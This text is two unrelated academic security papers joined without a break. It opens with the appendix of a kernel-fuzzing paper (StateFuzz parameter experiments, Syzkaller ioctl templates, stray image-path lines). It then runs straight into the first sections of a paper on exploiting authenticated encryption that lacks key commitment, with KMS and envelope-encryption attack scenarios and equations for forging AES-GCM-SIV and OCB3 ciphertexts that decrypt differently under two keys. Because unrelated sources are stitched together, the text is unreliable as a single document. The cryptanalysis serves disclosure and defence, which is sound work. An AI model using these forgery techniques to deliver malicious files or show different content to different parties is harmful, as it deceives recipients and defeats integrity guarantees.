[51] Wei You, Xueqiang Wang, Shiqing Ma, Jianjun Huang, Xiangyu Zhang, XiaoFeng Wang, and Bin Liang. Profuzzer: On-the-fly input type probing for better zero-day vulnerability discovery. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 769–786. IEEE, 2019.

[52] Yingchao Yu, Zuoning Chen, Shuitao Gan, and Xiaofeng Wang. Sgpfuzzer: A state-driven smart graybox protocol fuzzer for network protocol implementations. *IEEE Access*, 8:198668–198678, 2020.

[53] Michal Zalewski. American fuzzy lop. http://lcamtuf.coredump.cx/afl/, 2014.

[54] Shunfan Zhou, Zhemin Yang, Dan Qiao, Peng Liu, Min Yang, Zhe Wang, and Chenggang Wu. Ferry: State-aware symbolic execution for exploring state-dependent program paths.

A Appendix

A.1 Design choices of state-variable pairs

Like code-coverage-guided fuzzing, we mainly consider the trade-off between sensitivity and size of the seed corpus to choose what combination to track. Specifically, if we track the combination of all state-variables, due to too many seeds being preserved, maintaining a seed corpus can be expensive, and most seeds have a slight chance of being selected. On the other hand, tracking only one state-variable would miss many potential states for the coarse-grained feedback. We conduct a 48-hour fuzzing experiment in the Linux-4.19 kernel to evaluate the performance of `StateFuzz` with a different granularity of value-range feedback. Table 8 demonstrates that the fuzzing process achieves the highest code coverage and finds the most value ranges when tracking combinations of **two** relevant state-variables (i.e., state-variable pairs). The result also shows that the number of seeds in the corpus grows rapidly as the feedback granularity becomes finer. It is not feasible to track combinations of all state-variables due to corpus explosion.

A.2 Values of P_r and P_c

To evaluate the effects of different P_r and P_c utilized in Algorithm 2, we conduct an extra 48-hour fuzzing experiment in the Linux-4.19 kernel. First, we consider the situation where

Table 8: Results of fuzzing with tracking different combination types of relevant state-variables.

Combination	# Code Edge	# Value Range	# Seed in Corpus
Monuple	41563	3282	6339
Pair	**44359**	**3439**	**10808**
Triple	41793	3252	29075
Quadruple	32450	2799	38604

P_r	#Code Edge (σ=1.2%)				#Value-range Edge (σ=1.6%)			
	P_c=2	P_c=3	P_c=4	P_c=5	P_c=2	P_c=3	P_c=4	P_c=5
2	99.1%	97.2%	101.5%	97.9%	99.2%	97.7%	99.1%	98.9%
3	98.1%	100.0%	99.5%	97.8%	96.8%	100.0%	98.4%	98.6%
4	99.8%	97.0%	98.6%	99.5%	96.5%	95.5%	98.6%	98.1%
5	98.8%	99.2%	96.8%	99.5%	99.5%	96.4%	94.1%	97.4%

Figure 7: The number of code edges and value-range edges discovered by `StateFuzz` in the Linux-4.19 kernel when P_r and P_c traverse the range from 2 to 5. To better demonstrate the degree of change, we convert all numbers to percentages of the case where P_r=3 and P_c=3. The standard deviation of code edges is 1.2% and of value-range edges is 1.6%, which means that the performance of `StateFuzz` is close when using these configurations.

the first two tiers of the corpus are selected with similar high probabilities. We set P_r and P_c to be the integers ranging from 2 to 5, respectively. As shown in Figure 7, the performance of `StateFuzz` is close in these cases.

Second, we make the first two tiers of the corpus have a much smaller probability of being selected (e.g., 1/100), respectively. The result in Figure 8 shows the performance of `StateFuzz` declines significantly compared to the case where P_r and P_c are integers ranging from 2 to 5. Based on the above results, we naively apply the configuration of P_r=3 and P_c=3, with which `StateFuzz` performs well in both discovering code edges and value-range edges. As for how to find the optimal values for P_r and P_c (i.e., how to assign energy to the three tiers of corpus), we believe this is an interesting topic worthy of further study, and we leave it to future work.

A.3 Fuzzing the motivation example driver

We fuzz the motivation example driver mentioned in Section 2.2 with both Syzkaller and `StateFuzz`. In these fuzzing campaigns, we replace all system call templates of the fuzzers with our manually written templates shown in Listing 3, to help the fuzzers dispatch all program actions of the example driver. The code coverage trend of Syzkaller is shown in Figure 9). It takes Syzkaller 13 hours to find the first crash. And it still takes Syzkaller 4 hours to trigger the crash after discovering all relevant code. However, `StateFuzz` triggers the first crash in less than 5 minutes in our experiments.




Figure 8: Either the number of code edges or the number of value-range edges discovered by `StateFuzz` declines significantly when P_r=100 or P_c=100.

```
1 syz_open_dev$dev_scull(dev ptr64[in, string["/dev/scull"]], id
      intptr, flags flags[open_flags]) fd_scull
2 ioctl$dev_scull_A(fd fd_scull, cmd const[0x41], arg ptr64[inout,
      string])
3 ioctl$dev_scull_B(fd fd_scull, cmd const[0x42], arg ptr64[inout,
      string])
4 ioctl$dev_scull_C(fd fd_scull, cmd const[0x43], arg ptr64[inout,
      string])
5 ioctl$dev_scull_V(fd fd_scull, cmd const[0x56], arg ptr64[inout,
      string])
```

Listing 3: System call templates for the example driver.




Figure 9: It takes Syzkaller 13 hours to find the first crash while fuzzing the motivation example driver. It is notable that it takes Syzkaller 4 hours to trigger the crash after covering all relevant code. Our solution `StateFuzz` triggers the out-of-bounds vulnerability with only 30,000 test cases being executed in less than 5 minutes.

How to Abuse and Fix Authenticated Encryption Without Key Commitment*

Ange Albertini[1], Thai Duong[1], Shay Gueron[2,3], Stefan Kölbl[1], Atul Luykx[1], and Sophie Schmieg[1]

[1]Security Engineering Research, Google
[2]University of Haifa
[3]Amazon

Abstract

Authenticated encryption (AE) is used in a wide variety of applications, potentially in settings for which it was not originally designed. Recent research tries to understand what happens when AE is not used as prescribed by its designers. A question given relatively little attention is whether an AE scheme guarantees "key commitment": ciphertext should only decrypt to a valid plaintext under the key used to generate the ciphertext. Generally, AE schemes do not guarantee key commitment as it is not part of AE's design goal. Nevertheless, one would not expect this seemingly obscure property to have much impact on the security of actual products. In reality, however, products do rely on key commitment. We discuss three recent applications where missing key commitment is exploitable in practice. We provide proof-of-concept attacks via a tool that constructs AES-GCM ciphertext which can be decrypted to two plaintexts valid under a wide variety of file formats, such as PDF, Windows executables, and DICOM. Finally we discuss two solutions to add key commitment to AE schemes which have not been analyzed in the literature: a generic approach that adds an explicit key commitment scheme to the AE scheme, and a simple fix which works for AE schemes like AES-GCM and ChaCha20Poly1305, but requires separate analysis for each scheme.

1 Introduction

Authenticated Encryption. Symmetric-key encryption (SKE) has been the source of many attacks over the years. The main culprit is the use of malleable, unauthenticated schemes like CBC, and their susceptibility to padding oracle [Vau02] and related attacks. Such attacks are found as frequently against systems designed in the 90's as they are today; recent research [FIM20] shows that CBC continues to be an attack vector.

Beck et al. [BZG20] cite flaws in Apple iMessage, OpenPGP, and PDF encryption as examples to argue that practitioners are often only convinced that unauthenticated SKE is insecure when they see a proof-of-concept exploit. Similar efforts are deemed necessary to demonstrate the exploitability of cryptographic algorithms such as SHA-1 [SBK+17].

The vast majority of applications should default to using authenticated encryption (AE) [BN00, KY00], a well-studied primitive which avoids the pitfalls of unauthenticated SKE with relatively small performance overhead. AE schemes are used in widely adopted protocols like TLS [Res18], standardized by NIST [NIS07a, NIS07b] and ISO [ISO09], and are the default SKE option in modern cryptographic libraries such as NaCl [nac] and Tink [tin].

With AE more widely used, recent research focuses on its security guarantees in settings which push the boundaries and assumptions of conventional AE, such as understanding nonces [RS06], multiple decryption errors [BDPS13], unverified plaintext [ABL+14], side channel leakage [BMOS17], multi-user attacks [BT16], boundary hiding [BDPS12], streaming AE [HRRV15], and variable-length tags [RVV16]. Furthermore, constructions and security models have received additional scrutiny due to two recent competitions focusing on AE: CAESAR [CAE14] and the NIST lightweight cryptography competition [nis].

Key Commitment. Among the extended, desirable properties explored is the relatively little-studied idea of AE *key commitment*, which we intuitively explain as follows.

One of the defining design goals of AE is ciphertext integrity: if recipient A decrypts a ciphertext with the key K_A into a valid plaintext, meaning authentication succeeds, then A knows that the ciphertext has not been modified during transmission. Intuitively, one might mistakenly extend that integrity guarantee to keys, i.e., if some other recipient B decrypts the same ciphertext with their key K_B, then decryption would fail. However, this is neither an AE design goal, nor a guaranteed property, and there are secure and globally deployed AE schemes where both recipients can successfully

*The full version of this work can be found at https://ia.cr/2020/1456. This is an abridged version.

decrypt the same ciphertext.

Key commitment guarantees that a ciphertext C can only be decrypted under the same key used to produce C from some plaintext. Schemes where it is possible to find a ciphertext which decrypts to valid plaintexts under two different keys do *not* commit to the key.

Initially studied and formalized for AE by Farshim et al. [FOR17] under the name "robustness", key commitment might seem like an academic pursuit. Yet Dodis et al. [DGRW18] and Grubbs et al. [GLR17a] show how to exploit AE schemes which do not commit to the key in the context of abuse reporting in Facebook Messenger. Nevertheless, AE key commitment has not received much attention and the concept can be overlooked during deployment.

1.1 Contributions

Facebook Messenger might seem like a niche use of AE which implicitly relies on key commitment, and was exploitable. However, we show that is not the case. We conduct a thorough study of AE key commitment.

Exploration of vulnerable settings or products:
We found three settings in the past year: key rotation in key management services, envelope encryption, and Subscribe with Google [Albb] (see Section 2). In concurrent work, Len et al. [LGR] found another. We expect there to be more.

Study of practical ways to exploit lack of key commitment:
We introduce new key commitment attacks against standardized AE schemes, such as AES-GCM-SIV and OCB, to complement the known attack against AES-GCM. These cryptographic attacks place restrictions on adversarially generated plaintext and ciphertext (see Section 3.4), thereby preventing their direct application to real-world settings. To turn the cryptographic attacks into practical ones, one can create *binary polyglots*, files which are valid in two different file formats. Whereas Dodis et al. [DGRW18] demonstrate binary polyglots for JPEG and BMP, we perform an extensive study of over 40 formats, extracting common characteristics and properties of these file formats which enable the creation of polyglots; we demonstrate practicality by creating a tool[1] to mix files of specific file formats, then tries to combine the input contents following various layouts, resulting in working binary polyglots made of more than 250 format combinations (see Section 4). Combined with another tool we made, we demonstrate how to efficiently turn the binary polyglot into AES-GCM ciphertext.

Simple and efficient ways to add key commitment to AE schemes:
Farshim et al. [FOR17], Grubbs et al. [GLR17a], and Dodis et al. [DGRW18] present both generic and optimized encryption algorithms which include key commitment. However, none achieve the efficiency of AES-GCM, and require changes to the cryptographic algorithms used[2].

We propose simple solutions which have not been analyzed in the literature — amounting to black-box use of the AE schemes, with one additional block output — and analyze their security. One solution simply prepends a constant block of all zero's to the plaintext and encrypts the padded plaintext as normal; decryption looks for the presence of a leading block of zero's to verify the correct key was used (similarly, Krawczyk [Kra19, Section 3.1.1], too, proposed padding the last block in GCM). This padding solution does not necessarily work for any AE scheme and must be analyzed on a case-by-case basis, which we do for AES-GCM and ChaCha20Poly1305.

Another solution applies a generic composition to any given AE: the scheme's key is first used to derive a key commitment string and an encryption key; the encryption key is then used in the underlying AE scheme; the scheme outputs the ciphertext and the commitment string.

An instantiation of our generic composition is already publicly deployed as part of the latest version (2.0) of the AWS Encryption SDK [AWSa], an open source client-side encryption library. Key commitment is included in its default configuration. More details can be found in [Tri].

1.2 How to choose a fix

If your setting cannot tolerate ciphertext expansion, or needs a compact commitment, that is, where just a substring of the ciphertext (like the tag) must suffice to prevent key commitment attacks, then you must rely on prior solutions such as those proposed by Farshim et al. [FOR17], Grubbs et al. [GLR17a], and Dodis et al. [DGRW18]. Such compact commitments could also be useful to produce compact audit trails, where just the tag of a ciphertext is stored instead of the full ciphertext.

If your setting can tolerate a small amount of ciphertext expansion and does not need a compact commitment, then:

1. If you are using AES-GCM or ChaCha20+Poly1305 and cannot easily change algorithms or need a quick fix, use the padding fix (Section 5.3) and prepend 2κ zeroes for κ bits of security against key commitment attacks, e.g. 256 zeroes for 128 bits of security. For short-lived ciphertexts, or settings where the cost of executing 2^64 computation outweighs the benefit of performing the attack, it suffices to use a single block to achieve only 64 bit key commitment security — this will not impact AE security.

[1] https://github.com/corkami/mitra

[2] In fact, as explained by Dodis et al. [DGRW18], performance was the primary reason Facebook Messenger used AES-GCM for attachments, making Facebook Messenger vulnerable to attack, despite the fact that Grubbs et al. [GLR17a] had already proposed secure alternatives.

2. Otherwise use our generic solution which works with any AE scheme. We give a sample instantiation in Section 5.4 and in the full paper [ADG+20] achieving 128-bit security.

2 Real-World Settings

We highlight real-world scenarios where lack of AE key commitment could lead to vulnerabilities. These attacks do not break any properties of the underlying AE scheme, but rely on the fact that their applications implicitly assume that the schemes are key committing. We found vulnerabilities in real-world applications (see CVE-2020-8897) and this led to changes to widely used products like the AWS encryption SDK [Tri] and Subscribe with Google [Albb].

Key Rotation. A key management service (KMS) creates, removes, controls access to, and audits use of cryptographic keys. In such a service users typically identify and access cryptographic keys through URIs. An important feature of KMS's is key rotation, where keys are updated to limit the amount of data encrypted under a single key and reduce damage in case of a compromise.

After key rotation, the old key should still be available to decrypt old ciphertext but not be used to encrypt new data. Therefore different versions of a key exist simultaneously and there must be some mechanism to decide which key is used for encryption and decryption. If the AE used for encrypting the data is not committing to a key, then this could be exploited by an attacker. A user might assume that a ciphertext will decrypt to the same plaintext, independent of key rotations happening, which might not be the case in practice.

The scenario we are interested in here is, multiple users are accessing a key through a URI. One of the users is malicious and wants to distribute e.g., a malicious file and the AE scheme used is AES-GCM. The attacker proceeds as follows. First, create two keys K_1, K_2 and produce a ciphertext C which decrypts to a "good" file M under K_1 and to a "bad" file M' under K_2. Next, import K_1 into the KMS and send everyone the ciphertext C which they can store and decrypt to M when needed. At a later point in time, the adversary imports K_2 to the KMS.

Now at this stage the question arises which key will be used to decrypt C if a user calls the KMS API with the key URI. The KMS might choose the right decryption key in one of the following ways:

1. By adding metadata to the ciphertext to identify the key. If the metadata is ensured to be authentic and bound to the ciphertext, K_1 will be used to decrypt C.

2. By trying out the keys until one successfully decrypts, starting with oldest version. In this case K_1 would successfully decrypt and reveal M.

3. By trying out the keys until one successfully decrypts, starting with newest version. In this case K_2 would successfully decrypt and reveal the malicious file M'.

4. By allowing the user to select the key version used to decrypt.

Note that if the adversary may delete or disable old key versions, a solution relying on (2) can still cause a decryption of C to the malicious file M'. This gives the adversary a simple trigger to enable/disable when the ciphertext should be decrypted to harmful content. The user will not detect that a different key was used, as the decryption is authentic.

Envelope Encryption. Envelope encryption is the term used by cloud service providers to describe the process where data is encrypted with a symmetric key, which in turn is encrypted under multiple symmetric or asymmetric recipient keys (i.e. a KEM). All major cloud service providers use envelope encryption, and typically use an AE scheme like AES-GCM for the symmetric encryption; see for example AWS [awsb] and Google Cloud [goo].

Envelope encryption users often — intuitively — expect that if the recipients receive the same ciphertext, then all will decrypt to the same plaintext. However this expectation is false: cloud services without key commitment can fall victim to attacks, where the same ciphertext will decrypt to different plaintexts under different keys. The AWS encryption SDK was vulnerable to this and as a result added the option for a key commitment [Tri].

The encryption of a message for two users can be summarized as follows. First, a random data encryption key K_{DEK} is generated and wrapped by the two users' keys which are provided through the `encrypt` API. Next, a per-message AES-GCM key K is derived using HKDF from K_{DEK}, a randomly generated message ID and fixed algorithm ID. A header is formed from the wrapped keys, the encryption context and other metadata. The header is authenticated using AES-GMAC with K and zero IV. The message M is then encrypted using AES-GCM with K, non-zero IV and fixed associated data. In the end this gives us a ciphertext which consists of a header H, header tag H_T, encrypted message C and authentication tag T. To decrypt, the SDK loops over the wrapped keys and returns the first one which it can successfully unwrap, which is then used to decrypt the ciphertext and obtain the message.

An attacker which wants to send different messages M, M' to two recipients, can do so by exploiting the lack of key commitment in GCM/GMAC. The attacker generates a random pair of $(K_{\text{DEK}}, K'_{\text{DEK}})$, derives (K, K') and encrypts (M, M') such that they form a single ciphertext C with a single valid authentication tag T (see Section 3.4 for details). The attacker then wraps K_{DEK} for one user and K'_{DEK} for the other user. At last there is still the header H and tag H_T which need to be valid. For this we can use the same approach as for the

ciphertext encryption, as GMAC is used for authentication. The encryption context can be used as an additional block and allows to *correct* the authentication tag, such that it is valid for both K and K'.

Subscribe with Google [Albb]. SwG is a service which allows users to subscribe to publications using Google accounts. Users pay to access "premium" content. Paying users see the content immediately, while others might see a preview, or nothing. Either the publisher or third party authorizers give users access to the premium content; examples of third party authorizers include a search indexer, content distribution network, or a third-party paywall service.

Publishers include both premium and preview content in a single document, with the premium content encrypted [Cry]. To do so, the publisher creates a random symmetric key, the *document key*, and a structure that includes the document key with access requirements, the *document crypt*. The document key encrypts the premium content using an AE scheme, and the document crypt is encrypted under the authorizers' public keys. The encrypted document crypts are placed in the document's header.

Whenever a client requests authorization, the authorizer decrypts the document crypt and checks the access requirements. If a client may access the premium content, then the document key is used to decrypt the content.

Analogous to the envelope encryption setting, if the AE scheme used to encrypt the premium content with the document key does not include a key commitment, then malicious publishers can display different contents to different authorizers: prepare multiple document keys and a ciphertext which decrypts to different plaintexts under those keys; place the different document keys in different document crypts; when an authorizer decrypts its document crypt, it will receive its own document key, and therefore will see its own view of the decrypted premium content.

Initially, SwG was designed to use an AE scheme which did not have a key commitment. This issue was caught before launch and fixed by including a key commitment.

3 Authenticated Encryption and Key Commitment

3.1 Notation and Concepts

The set of strings of length not greater than x bits is $\{0,1\}^{\leq x}$, and the set of strings of arbitrary length is $\{0,1\}^*$. Unless specified otherwise, all sets are subsets of $\{0,1\}^*$. If $X, Y \in \{0,1\}^*$, then $|X|$ is the length of X, and $X \parallel Y$ and XY denote the concatenation of X and Y.

An adversary $\mathbf{A}$ is an algorithm which interacts with an oracle O. Let $\mathbf{A}^O = 1$ be the event that $\mathbf{A}$ outputs 1 when interacting with O, then define

$$\Delta_{\mathbf{A}}(f;g) := \left|\mathbf{P}\left[\mathbf{A}^f = 1\right] - \mathbf{P}\left[\mathbf{A}^g = 1\right]\right|, \tag{1}$$

which is the advantage of $\mathbf{A}$ in distinguishing f from g, where f and g are viewed as random variables. The notation can be extended to multiple oracles by setting $O = (O_1, \ldots, O_l)$.

We assume that all keyed functions do not change their output length under different keys, that is, $|F_K(X)|$ is the same for all $K \in \mathsf{K}$. Given a keyed function F, define $\$_F$ to be the algorithm which, given X as input, outputs a string chosen uniformly at random from the set of strings of length $|F_K(X)|$ for any key K. When given the same input, $\$_F$ returns the same output. Often $\$_F$ is called a *random oracle*.

3.2 Authenticated Encryption Schemes

Authenticated encryption with associated data, which we call AE, consists of stateless, deterministic encryption (Enc) and decryption (Dec) algorithms, where decryption may output either plaintext or a single, pre-defined error symbol:

$$\mathsf{Enc} : \mathsf{K} \times \mathsf{N} \times \mathsf{A} \times \mathsf{M} \to \mathsf{C}, \tag{2}$$

$$\mathsf{Dec} : \mathsf{K} \times \mathsf{N} \times \mathsf{A} \times \mathsf{C} \to \mathsf{M} \cup \{\perp\}, \tag{3}$$

with K the keys, N the nonces, A the associated data, M the messages, C the ciphertexts, and $\perp$ an error symbol not contained in M, which represents verification failure. It must be the case that for all $K \in \mathsf{K}$, $N \in \mathsf{N}$, $A \in \mathsf{A}$, $M \in \mathsf{M}$,

$$\mathsf{Dec}(K,N,A,\mathsf{Enc}(K,N,A,M)) = M \quad . \tag{4}$$

Let $\Pi_K = (\mathsf{Enc}_K, \mathsf{Dec}_K)$ be an AE scheme using key K. Let $\Pi^{\$} := (\$_{\mathsf{Enc}}, \perp)$ be an 'idealized' AE scheme with the same interface as Π, where $\$_{\mathsf{Enc}}$ outputs uniform random strings and $\perp$ only outputs $\perp$; let $\Pi^{\$}_1, \Pi^{\$}_2, \ldots$ denote independent, idealized copies. Then the multi-key AE advantage of adversary $\mathbf{A}$ against Π is

$$\mu\text{-}\mathsf{AE}_\Pi(\mathbf{A}) := \Delta_{\mathbf{A}}\left(\Pi_{K_1}, \Pi_{K_2}, \ldots, \Pi_{K_\mu}; \Pi^{\$}_1, \Pi^{\$}_2, \ldots, \Pi^{\$}_\mu\right), \tag{5}$$

where $K_1, \ldots, K_\mu$ are chosen independently and uniformly at random, and $\mathbf{A}$ is *nonce-respecting*, meaning $\mathbf{A}$ never queries the same nonce twice to Enc. Nonces may be repeated with Dec. Furthermore, $\mathbf{A}$ cannot use the output of an O_1^N query as the input to an O_2^N with the same nonce N.

3.3 AE Key Commitment Definition

Key committing AE schemes are 'collision resistant' in the sense that it is computationally difficult to find two keys which either encrypt two plaintexts to the same ciphertext, or, equivalently, decrypt the same ciphertext to two plaintexts.

We follow Farshim et al.'s [FOR17] formalization ('CROB'). Since we focus on concrete bounds, we only

define an adversary's advantage in breaking an AE scheme's key commitment and refrain from defining when a scheme 'commits to the key'. Our results allow users to pick parameters according to their security needs.

Definition 1 (Key Commitment Advantage)**.** Let $\Pi = (\mathsf{Enc}, \mathsf{Dec})$ denote an AE scheme. Let $\mathbf{A}$ be an adversary interacting with Π; let $Q_1, Q_2, \ldots$ denote the sequence of queries $\mathbf{A}$ makes to either Enc or Dec, where $Q_i = (K_i, N_i, A_i, M_i, C_i)$ and $\mathsf{Enc}(K_i, N_i, A_i, M_i) = C_i$ or $\mathsf{Dec}(K_i, N_i, A_i, C_i) = M_i$. Then $\mathbf{A}$'s q-KC advantage against Π is the probability that there are two queries Q_i and Q_j where $K_i \neq K_j$, $N_i = N_j$, $C_i = C_j \neq \perp$, $M_i \neq \perp$, $M_j \neq \perp$, and $i, j \leq q$.

3.4 Absence of Key Commitment in AE schemes

We show that several commonly used AE schemes AES-GCM, ChaCha20Poly1305, AES-GCM-SIV and OCB3 do not commit to their keys. This property has been noted before for AES-GCM and ChaCha20Poly1305 [LGR21]. Our attacks not only confirm that key commitment does not follow from the usual AE security properties, but also that protecting against key commitment must be a conscious choice since some of the most commonly used AE schemes do not guarantee it.

Apart from OCB, all these schemes produce ciphertext by generating a (pseudorandom) key stream and XORing it with the plaintext. Two different keys K_1, K_2 produce different key streams S_1, S_2, and for a given ciphertext C this decrypts to $M_1 = S_1 + C$ and $M_2 = S_2 + C$. To mount a successful attack, we have to ensure that the given C and authentication tag T are valid so authentication passes.

We implemented the attacks on GCM-SIV and OCB3, publicly available at https://github.com/kste/keycommitment. Solving these system of equations is very efficient and only takes ≈ 1 second using Sage 9.0 on an Intel Xeon(R) W-2135 CPU @ 3.70GHz.

3.4.1 Polynomial MAC based schemes

We generalize Dodis et al.'s [DGRW18] AES-GCM attack to schemes which compute a polynomial MAC over the ciphertext, like ChaCha20Poly1305. The general construction we consider is as follows:

1. Derive two keys (r_1, s_1) from K_1 (resp. (r_2, s_2) from K_2).
2. Split the ciphertext in blocks $C[1], \ldots, C[m]$.
3. Compute the tag as $T = s_1 + \sum_{i=1}^{m} C[i] \cdot r_1^{m-i}$, where addition and multiplication are done over a finite field.

To generate valid tags with such an authentication scheme, we have to ensure that the given ciphertext leads to the same tag being computed under K_1 and K_2. We fix all ciphertext blocks apart from a single block $C[j]$, which gives us the following equation:

$$\begin{aligned} s_1 + C[j] \cdot r_1^{m-j} + \sum_{i=1, i\neq j}^{m} C[i] \cdot r_1^{m-i} = \\ s_2 + C[j] \cdot r_2^{m-j} + \sum_{i=1, i\neq j}^{m} C[i] \cdot r_2^{m-i}. \end{aligned} \tag{6}$$

All the variables here are known to the adversary, therefore this equation can be rearranged (note that we here assume that this is a finite field of characteristic 2 as is the case in most schemes used in practice) to isolate $C[j]$

$$\begin{aligned} C[j] \cdot r_1^{m-j} + C[j] \cdot r_2^{m-j} = s_1 + s_2 + \\ \sum_{i=1, i\neq j}^{m} C[i] \cdot r_1^{m-i} + C[i] \cdot r_2^{m-i}. \end{aligned} \tag{7}$$

$$\begin{aligned} C[j] \cdot (r_1^{m-j} + r_2^{m-j}) = s_1 + s_2 + \\ \sum_{i=1, i\neq j}^{m} C[i] \cdot r_1^{m-i} + C[i] \cdot r_2^{m-i}. \end{aligned} \tag{8}$$

$$\begin{aligned} C[j] = (r_1^{m-j} + r_2^{m-j})^{-1} \cdot (s_1 + s_2 + \\ \sum_{i=1, i\neq j}^{m} C[i] \cdot r_1^{m-i} + C[i] \cdot r_2^{m-i}), \end{aligned} \tag{9}$$

which fully determines C and T. In the case of ChaCha20Poly1305, additional restrictions have to be fulfilled and we refer the reader to [LGR21] for a detailed description on how to handle those.

Instead of computing the polynomial MAC over the ciphertext, AES-GCM-SIV computes it over the plaintext, which is then XORed with the nonce and encrypted to get the tag T (see [GLL19]). T is then further used as the first counter block for encryption. In this case we will first pick T, which fixes the corresponding key streams S_1, S_2. Next, we decrypt the tag with K_1, K_2 and XOR the nonce to obtain T_1 and T_2:

$$T_1 = \sum_{i=1}^{m} M_1[i] \cdot r_1^{m-i} \quad \text{and} \quad T_2 = \sum_{i=1}^{m} M_2[i] \cdot r_2^{m-i}. \tag{10}$$

Additionally, we have the condition that the ciphertext should be equal after adding the key streams, therefore we get m equations of the form

$$\begin{aligned} M_1[1] + S_1[1] &= M_2[1] + S_2[1] \\ M_1[2] + S_1[2] &= M_2[2] + S_2[2] \\ &\vdots \\ M_1[m] + S_1[m] &= M_2[m] + S_2[m]. \end{aligned} \tag{11}$$

In total this gives us $m+2$ linear equations in $2m$ variables (the plaintext blocks), which we can find a solution for if $m > 1$. In general this still gives us a lot of freedom in the message blocks as for longer messages we can fix parts and still find a solution to the system of linear equations.

3.4.2 OCB3

As a final example we consider OCB3 [KR14], which does not follow the paradigm of creating a key stream and is therefore a particularly interesting case. It is also one of the most efficient AE schemes and has become popular in the variant θCB using a tweakable block cipher. For example Deoxys [JNP15] from the final CAESAR portfolio uses a similar mode and several candidates in the ongoing NIST Lightweight Competition are based on it.

We describe the OCB mode of operation [KR14, Rog04, RBB03]. We do not include associated data as we do not need it for the OCB attacks. The reference used for the figure, pseudocode, and notation below is from [RBB03]. Let $E : \mathsf{K} \times \{0,1\}^n \to \{0,1\}^n$ be a block cipher and let τ denote the tag length, which is an integer between 0 and n. Let $\gamma_1, \gamma_2, \ldots$ be constants. The full paper [ADG+20] contains a pseudocode description of OCB encryption with an accompanying diagram.

Algorithm 1: $\mathsf{OCB}_K(N, M)$

Input: $K \in \{0,1\}^n, M \in \{0,1\}^*$
Output: $C \in \{0,1\}^*$

$M[1]M[2]\cdots M[m] \xleftarrow{n} M$
$L \leftarrow E_K(0^n)$
$R \leftarrow E_K(N \oplus L)$
for $i = 1$ **to** m **do**
  $Z[i] = \gamma_i \cdot L \oplus R$
end
for $i = 1$ **to** m **do**
  $C[i] \leftarrow E_K(M[i] \oplus Z[i]) \oplus Z[i]$
end
$X[m] \leftarrow \mathsf{len}_n(M[m]) \oplus L \cdot \mathrm{x}^{-1} \oplus Z[m]$
$Y[m] \leftarrow E_K(X[m])$
$C[m] \leftarrow Y[m] \oplus M[m]$
$\mathrm{Checksum} \leftarrow M[1] \oplus \cdots \oplus M[m-1] \oplus C[m]0^{*n} \oplus Y[m]$
$T \leftarrow \mathsf{msb}_\tau\Big(E_K(\mathrm{Checksum} \oplus Z[m])\Big)$
return $C[1]\cdots C[m]T$

The tag is computed as a simple checksum which is then encrypted. For the attack we can start with a similar approach to AES-GCM-SIV and will first fix the tag T and the message length m in order to be able to compute all the mask values Z. We can then decrypt the tag under the two keys and apply the mask which gives us

$$T_1 = \sum_{i=1}^{m} M_1[i] \quad \text{and} \quad T_2 = \sum_{i=1}^{m} M_2[i]. \tag{12}$$

Each message block $M[i]$ is encrypted as $C[i] = E_K(M[i] \oplus Z[i]) \oplus Z[i] = E_{K,Z[i]}(M[i])$ for some mask values $Z[i]$ (the concrete values for $Z[i]$ are not important for the attack here, and therefore it can also be instantiated with a tweakable block cipher). Hence we get equations of the form

$$\begin{aligned} E_{K_1,Z[1]}(M_1[1]) &= E_{K_2,Z[1]}(M_2[1]) \\ E_{K_1,Z[2]}(M_1[2]) &= E_{K_2,Z[2]}(M_2[2]) \\ &\vdots \\ E_{K_1,Z[m]}(M_1[m]) &= E_{K_2,Z[m]}(M_2[m]), \end{aligned} \tag{13}$$

if we want to have the same ciphertext. However as these equations are non-linear the approach used for AES-GCM-SIV can not work here.

The total message length is m, and we will now split the message blocks up into $t+1$ blocks which we will need to control for the attack, and $m-t-1$ blocks for the actual message content. As a first step, we will ensure that T_1 is correct, by adding a message block $M_1[m-t] = T_1 \oplus \sum_{i=1}^{m-t-1} M_1[i]$.

As long as the remaining blocks after index $m-t$ are $\sum_{i=m-t+1}^{m} M_1[i] = 0$ we get the correct tag T in the end for M_1. To get the correct T_2 we can do the following:

- Generate two sets of messages A_0, A_1 of size t, where $\forall a \in A_0, a = 0$ and $\forall a \in A_1, a = 1$. We require here that t is even, in order to have a checksum of 0.

- We encrypt those messages with K_1, decrypt them with K_2 and add them pairwise to obtain the values

$$\begin{aligned} &\gamma_j[i+1] = \\ &E^{-1}_{K_2,Z[m-t+2i+1]}(E_{K_1,Z[m-t+2i+1]}(A_j[2i+1])) + \\ &E^{-1}_{K_2,Z[m-t+2(i+1)]}(E_{K_1,Z[m-t+2(i+1)]}(A_j[2(i+1)])), \\ &\forall i, j : 0 \le i < t/2, j \in \{0,1\}. \end{aligned} \tag{14}$$

- The next step is to find values $x_i \in \{0,1\}$, such that

$$\gamma_{x_1}[1] + \ldots + \gamma_{x_{t/2}}[t/2] = T_2 + \sum_{i=1}^{m-t-1} M_2[i]. \tag{15}$$

If we can find such values, then this will give us the correct tag for T_2.

- We can rewrite this equation to

$$\sum_{i=1}^{t/2} \gamma_1[i]x_i + \gamma_2[i](1-x_i) = T_2 + \sum_{i=1}^{m-t} M_2[i]. \tag{16}$$

- In order to solve this equation, we introduce a new variable $\bar{x}$ and denote $X[j]$ as the jth bit of X. This gives us the following system of linear equations over $\mathbb{F}_2$

